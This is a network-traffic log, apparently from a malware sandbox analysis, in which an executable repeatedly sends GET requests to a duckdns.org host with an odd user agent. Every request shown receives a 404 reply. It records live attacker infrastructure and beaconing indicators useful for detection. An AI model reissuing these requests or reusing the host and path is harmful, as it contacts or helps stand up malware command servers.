2022-08-05 10:12:27 UTC	74	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
176	192.168.2.6	49974	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:27 UTC	74	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:27 UTC	74	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:27 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:27 UTC	74	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
177	192.168.2.6	49975	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:28 UTC	74	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:28 UTC	74	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:28 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:28 UTC	75	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
178	192.168.2.6	49976	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:28 UTC	75	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:28 UTC	75	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:28 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:28 UTC	75	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
179	192.168.2.6	49977	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:28 UTC	75	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:28 UTC	75	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:28 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:28 UTC	75	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.6	49782	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:50 UTC	7	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:50 UTC	7	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:10:50 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:10:50 UTC	7	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
180	192.168.2.6	49978	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:28 UTC	76	OUT	GET /typmustomsspyheeueheupoawymopustysom/Grxxswfwhjzfuxjvaphlnsurmtntnrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:28 UTC	76	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:28 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:28 UTC	76	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
181	192.168.2.6	49979	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:28 UTC	76	OUT	GET /typmustomsspyheeueheupoawymopustysom/Grxxswfwhjzfuxjvaphlnsurmtntnrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:29 UTC	76	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:28 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:29 UTC	76	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
182	192.168.2.6	49980	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:29 UTC	76	OUT	GET /typmustomsspyheeueheupoawymopustysom/Grxxswfwhjzfuxjvaphlnsurmtntnrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:29 UTC	77	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:29 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:29 UTC	77	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
183	192.168.2.6	49981	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:29 UTC	77	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:29 UTC	77	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:29 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:29 UTC	77	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
184	192.168.2.6	49982	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:29 UTC	77	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:29 UTC	77	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:29 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:29 UTC	78	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
185	192.168.2.6	49983	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:29 UTC	78	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:29 UTC	78	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:29 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:29 UTC	78	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
186	192.168.2.6	49984	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:30 UTC	78	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:30 UTC	78	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:30 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:30 UTC	78	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.6	49783	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:50 UTC	8	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:10:50 UTC	8	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:10:50 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:10:50 UTC	8	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49741	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:29 UTC	0	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:29 UTC	0	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:10:29 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:10:29 UTC	1	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.6	49785	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:52 UTC	8	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:10:52 UTC	8	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:10:52 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:10:52 UTC	8	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.6	49786	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:52 UTC	8	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:10:52 UTC	9	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:10:52 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:10:52 UTC	9	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.6	49787	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:53 UTC	9	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:53 UTC	9	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:10:53 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:10:53 UTC	9	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.6	49788	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:54 UTC	9	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtntnrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:10:54 UTC	9	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:10:54 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:10:54 UTC	10	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.6	49789	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:55 UTC	10	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtntnrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:10:55 UTC	10	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:10:55 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:10:55 UTC	10	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.6	49790	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

